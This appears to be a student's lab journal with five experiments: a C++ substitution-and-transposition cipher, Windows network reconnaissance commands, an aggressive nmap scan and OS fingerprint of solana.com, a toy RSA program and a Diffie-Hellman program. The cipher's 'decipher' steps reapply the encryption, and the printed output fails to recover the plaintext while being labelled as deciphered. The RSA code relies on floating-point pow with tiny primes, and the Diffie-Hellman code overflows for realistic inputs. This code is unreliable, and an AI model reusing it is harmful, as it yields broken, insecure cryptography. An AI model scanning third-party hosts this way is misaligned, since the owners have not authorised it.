Experiment no.1: Design and implement of a product cipher using Substitution and Transposition Cipher

Code:

```
#include<iostream>
#include<cstring>
#include<cstdlib>
#include<ctime>
using namespace std;

//Substitution Cipher
string Substitution(string str,string key)
{
	string text=str;
	int len=str.length();
	for(int i=0;i<len;i++)
	{
		if(isupper(str[i]))
		{
			text[i]=key[str[i]-'A'];
		}
		else
		{
			text[i]=tolower(key[str[i]-'a']);
		}
	}
	return text;
}

//Transposition Cipher
string Transposition(string str)
{
	string text=str;
```

```
        int len=str.length();
        int r=len/2;
        int c=2;
        char matrix[r][c];
        int k=0;
        for(int i=0;i<r;i++)
        {
                for(int j=0;j<c;j++)
                {
                        matrix[i][j]=str[k];
                        k++;
                }
        }
        k=0;
        for(int i=0;i<c;i++)
        {
                for(int j=0;j<r;j++)
                {
                        text[k]=matrix[j][i];
                        k++;
                }
        }
        return text;
}

int main()
{
        srand(time(NULL));
        string key="QWERTYUIOPASDFGHJKLZXCVBNM";
        for(int i=0;i<26;i++)
        {
                int r=rand()%26;
```

```
            char temp=key[i];
            key[i]=key[r];
            key[r]=temp;
        }
        cout<<"Key:"<<key<<endl;
        string str;
        cout<<"Enter the plain text:";
        cin>>str;
        string text=Substitution(str,key);
        cout<<"After Substitution Cipher:"<<text<<endl;
        text=Transposition(text);
        cout<<"After Transposition Cipher:"<<text<<endl;
        text=Transposition(text);
        cout<<"After Transposition Decipher:"<<text<<endl;
        text=Substitution(text,key);
        cout<<"After Substitution Decipher:"<<text<<endl;
        return 0;
}
```

OUTPUT:

```
Key:NQYAGWEDFXZUSKCLOIPJTVBMRH
Enter the plain text:TariqueAhmad
After Substitution Cipher:JnifotgNdsna
After Transposition Cipher:JiogdnnftNsa
After Transposition Decipher:JodntsignfNa
After Substitution Decipher:XcakjpfekwKn


...Program finished with exit code 0
Press ENTER to exit console.
```

Experiment no.2: Study the use of network reconnaissance tools/commands like ping, traceroute, whois, etc. to gather information about networks and domain registrars

Output Screenshot:

1. **Ping:**

```
C:\Users\tariq>ping nextapai.com

Pinging nextapai.com [104.21.62.97] with 32 bytes of data:
Reply from 104.21.62.97: bytes=32 time=2ms TTL=60
Reply from 104.21.62.97: bytes=32 time=2ms TTL=60
Reply from 104.21.62.97: bytes=32 time=2ms TTL=60
Reply from 104.21.62.97: bytes=32 time=2ms TTL=60

Ping statistics for 104.21.62.97:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 2ms, Average = 2ms

C:\Users\tariq>
```

2. **Traceroute:**

```
C:\Users\tariq>tracert nextapai.com

Tracing route to nextapai.com [104.21.62.97]
over a maximum of 30 hops:

  1     1 ms     1 ms     1 ms  103.216.55.244.broad-band.jprchannel.net [103.216.55.244]
  2     3 ms     *        *     103.216.55.241.broad-band.jprchannel.net [103.216.55.241]
  3    19 ms     3 ms     3 ms  as13335.bom.extreme-ix.net [103.77.108.118]
  4    20 ms    26 ms    20 ms  162.158.226.17
  5     2 ms     2 ms     2 ms  104.21.62.97

Trace complete.
```

3. **Nslookup:**

```
C:\Users\tariq>nslookup codilarity.com
Server:  UnKnown
Address:  103.59.204.6

Non-authoritative answer:
Name:    codilarity.com
Address:  13.235.109.40
```

4. arp:

```
C:\Users\tariq>arp /a

Interface: 169.254.106.138 --- 0x6
  Internet Address      Physical Address      Type
  169.254.255.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 172.16.8.54 --- 0x37
  Internet Address      Physical Address      Type
  0.0.0.0                                     static
  3.1.14.27                                   static
  3.15.106.67                                 static
  3.15.109.176                                static
  3.18.121.79                                 static
  3.33.220.150                                static
  3.87.149.158                                static
  3.108.79.10                                 static
  3.110.248.207                               static
  3.215.99.170                                static
```

5. netstat


```
C:\Users\tariq>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:14198        TariquesPC:14199       ESTABLISHED
  TCP    127.0.0.1:14199        TariquesPC:14198       ESTABLISHED
  TCP    127.0.0.1:14290        TariquesPC:14291       ESTABLISHED
  TCP    127.0.0.1:14291        TariquesPC:14290       ESTABLISHED
  TCP    127.0.0.1:29056        TariquesPC:29057       ESTABLISHED
  TCP    127.0.0.1:29057        TariquesPC:29056       ESTABLISHED
  TCP    127.0.0.1:49754        TariquesPC:49755       ESTABLISHED
  TCP    127.0.0.1:49755        TariquesPC:49754       ESTABLISHED
  TCP    127.0.0.1:49760        TariquesPC:49761       ESTABLISHED
  TCP    127.0.0.1:49761        TariquesPC:49760       ESTABLISHED
  TCP    127.0.0.1:58943        TariquesPC:58944       ESTABLISHED
  TCP    127.0.0.1:58944        TariquesPC:58943       ESTABLISHED
```

Experiment no.3: Analyze the tool nmap and use it with different options to scan open ports, perform OS fingerprinting, do a ping scan, tcp port scan, udp port scan, xmas scan etc.

Output: *Screenshots of installation & use of various commands using nmap tool*

Ping Scan

Quick Scan



OS ◂ Host
solana.com (76.76.


nmap -T4 -A -v solana.com

```
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp open  ssl/https Vercel
| fingerprint-strings:
|   DNSStatusRequestTCP:
|     HTTP/1.1 400 Bad Request
|     Date: Sat, 26 Feb 2022 21:28:08 GMT
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     x-vercel-error: BAD_REQUEST
|     content-length: 25
|     server: Vercel
|     x-vercel-id: bom1::2zcmr-1645910888960-d07989d6bf92
|     strict-transport-security: max-age=63072000
|     cache-control: public, max-age=0, must-revalidate
|     x-vercel-cache: MISS
|     request
|     BAD_REQUEST
|   DNSVersionBindReqTCP:
|     HTTP/1.1 400 Bad Request
|     Date: Sat, 26 Feb 2022 21:28:08 GMT
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     x-vercel-error: BAD_REQUEST
|     content-length: 25
|     server: Vercel
|     x-vercel-id: bom1::2zcmr-1645910888902-66f586275a13
|     strict-transport-security: max-age=63072000
|     cache-control: public, max-age=0, must-revalidate
|     x-vercel-cache: MISS
|     request
|     BAD_REQUEST
|   RPCCheck:
|     HTTP/1.1 400 Bad Request
|     Date: Sat, 26 Feb 2022 21:28:08 GMT
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     x-vercel-error: BAD_REQUEST
|     content-length: 25
|     server: Vercel
|     x-vercel-id: bom1::xv161-1645910888881-05434343c433
|     strict-transport-security: max-age=63072000
|     cache-control: public, max-age=0, must-revalidate
|     x-vercel-cache: MISS
|     request
|     BAD_REQUEST
```

OS ◂ Host
solana.com (76.76.


nmap -T4 -A -v solana.com

```
|     x-vercel-cache: MISS
|     request
|     BAD_REQUEST
|   RTSPRequest:
|     Bad request
|     BAD_REQUEST
|   tor-versions:
|     HTTP/1.1 400 Bad Request
|     Date: Sat, 26 Feb 2022 21:28:03 GMT
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     x-vercel-error: BAD_REQUEST
|     content-length: 25
|     server: Vercel
|     x-vercel-id: bom1::2zcmr-1645910883568-4ffa3f75b3ab
|     strict-transport-security: max-age=63072000
|     cache-control: public, max-age=0, must-revalidate
|     x-vercel-cache: MISS
|     request
|     BAD_REQUEST
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-favicon: Unknown favicon MD5: 6833C3E73C76181EBB744F0DEA8E2619
|_http-cors: HEAD GET OPTIONS
| ssl-cert: Subject: commonName=solana.com
| Subject Alternative Name: DNS:solana.com
| Issuer: commonName=R3/organizationName=Let's Encrypt/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-01-14T17:23:04
| Not valid after:  2022-04-14T17:23:03
| MD5:   962a bd6b 6ffc 1c21 150b b0ca d327 a251
|_SHA-1: 233a a640 a1ee 233d 90c3 33a6 ce23 70e5 0457 fba5
|_http-server-header: Vercel
|_ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port443-TCP:V=7.92%T=SSL%I=7%D=2/27%Time=621A9B63%P=i686-pc-windows-win
SF:dows%r(tor-versions,182,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x2
SF:0Sat,\x2026\x20Feb\x202022\x2021:28:03\x20GMT\r\nContent-Type:\x20text/
SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\nx-vercel-error:\x20B
SF:AD_REQUEST\r\ncontent-length:\x2025\r\nserver:\x20Vercel\r\nx-vercel-id
SF::\x20bom1::2zcmr-1645910883568-4ffa3f75b3ab\r\nstrict-transport-securit
SF:y:\x20max-age=63072000\r\ncache-control:\x20public,\x20max-age=0,\x20mu
SF:st-revalidate\r\nx-vercel-cache:\x20MISS\r\n\r\nBad\x20request\n\nBAD_R
SF:EQUEST\n")%r(RTSPRequest,19,"Bad\x20request\n\nBAD_REQUEST\n")%r(RPCChe
SF:ck,182,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x20Sat,\x2026\x20Fe
SF:b\x202022\x2021:28:08\x20GMT\r\nContent-Type:\x20text/plain;\x20charset
SF:=utf-8\r\nConnection:\x20close\r\nx-vercel-error:\x20BAD_REQUEST\r\ncon
SF:tent-length:\x2025\r\nserver:\x20Vercel\r\nx-vercel-id:\x20bom1::xv161-
SF:1645910888881-05434343c433\r\nstrict-transport-security:\x20max-age=630
SF:72000\r\ncache-control:\x20public,\x20max-age=0,\x20must-revalidate\r\n
SF:x-vercel-cache:\x20MISS\r\n\r\nBad\x20request\n\nBAD_REQUEST\n")%r(DNSV
SF:ersionBindReqTCP,182,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x205a
SF:t,\x2026\x20Feb\x202022\x2021:28:08\x20GMT\r\nContent-Type:\x20text/pla
SF:in;\x20charset=utf-8\r\nConnection:\x20close\r\nx-vercel-error:\x20BAD_
SF:REQUEST\r\ncontent-length:\x2025\r\nserver:\x20Vercel\r\nx-vercel-id:\x
SF:20bom1::2zcmr-1645910888902-66f586275a13\r\nstrict-transport-security:\
SF:x20max-age=63072000\r\ncache-control:\x20public,\x20max-age=0,\x20must-
SF:revalidate\r\nx-vercel-cache:\x20MISS\r\n\r\nBad\x20request\n\nBAD_REQU
SF:EST\n")%r(DNSStatusRequestTCP,182,"HTTP/1\.1\x20400\x20Bad\x20Request\r
SF:\nDate:\x20Sat,\x2026\x20Feb\x202022\x2021:28:08\x20GMT\r\nContent-Type
SF::\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\nx-vercel-e
SF:rror:\x20BAD_REQUEST\r\ncontent-length:\x2025\r\nserver:\x20Vercel\r\nx
SF:-vercel-id:\x20bom1::2zcmr-1645910888960-d07989d6bf92\r\nstrict-transpo
SF:rt-security:\x20max-age=63072000\r\ncache-control:\x20public,\x20max-ag
SF:e=0,\x20must-revalidate\r\nx-vercel-cache:\x20MISS\r\n\r\nBad\x20reques
SF:t\n\nBAD_REQUEST\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 10 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   9.00 ms  192.168.1.1
2   3.00 ms  202.134.149.150
```




Instance Scan


Ports



Topology



OS Detection



Version Detection


Experiment no.4: Write a program to implement RSA algorithm

Code:

```
#include<iostream>
#include<math.h>

using namespace std;

//to find gcd
int gcd(int a, int h)
{
   int temp;
   while(1)
   {
      temp = a%h;
      if(temp==0)
      return h;
      a = h;
      h = temp;
   }
}

int main()
{
   //2 random prime numbers
   double p = 3;
   double q = 7;
   double n=p*q;
   double count;
   double totient = (p-1)*(q-1);

   //public key
   //e stands for encrypt
   double e=2;

   //for checking co-prime which satisfies e>1
   while(e<totient){
   count = gcd(e,totient);
   if(count==1)
      break;
   else
      e++;
   }

   //private key
   //d stands for decrypt
   double d;

   //k can be any arbitrary value
   double k = 2;

   //choosing d such that it satisfies d*e = 1 + k * totient
   d = (1 + (k*totient))/e;
   double msg = 12;
   double c = pow(msg,e);
   double m = pow(c,d);
   c=fmod(c,n);
   m=fmod(m,n);
```

```
    cout<<"Message data = "<<msg;
    cout<<"\n"<<"p = "<<p;
    cout<<"\n"<<"q = "<<q;
    cout<<"\n"<<"n = pq = "<<n;
    cout<<"\n"<<"totient = "<<totient;
    cout<<"\n"<<"e = "<<e;
    cout<<"\n"<<"d = "<<d;
    cout<<"\n"<<"Encrypted data = "<<c;
    cout<<"\n"<<"Original Message sent = "<<m;

    return 0;
}
```

OUTPUT:



Experiment no.5: Write a program to implement Diffie-Hellman Key Exchange Algorithm

Code:

```
#include<stdio.h>
#include<math.h>

int main()
{
   long int p,g,x,a,y,b,k1,k2;
   printf("Enter the value of p and g : ");
   scanf("%ld%ld",&p,&g);
   printf("Enter the value of x for the first person : ");
   scanf("%ld",&x);
   printf("Enter the value of y for the second person : ");
   scanf("%ld",&y);
   a=pow(g,x);
   a=a%p;
   b=pow(g,y);
   b=b%p;
   k1=pow(b,x);
   k1=k1%p;
   k2=pow(a,y);
   k2=k2%p;
   printf("Key for the first person is : %ld\n",k1);
   printf("Key for the second person is : %ld\n",k2);
   return 0;
}
```

Output:


```
Enter the value of p and g : 11 7
Enter the value of x for the first person : 3
Enter the value of y for the second person : 6
Key for the first person is : 9
Key for the second person is : 9


...Program finished with exit code 0
Press ENTER to exit console.
```


```
Enter the value of p and g : 23 9
Enter the value of x for the first person : 4
Enter the value of y for the second person : 3
Key for the first person is : 9
Key for the second person is : 9


...Program finished with exit code 0
Press ENTER to exit console.
```

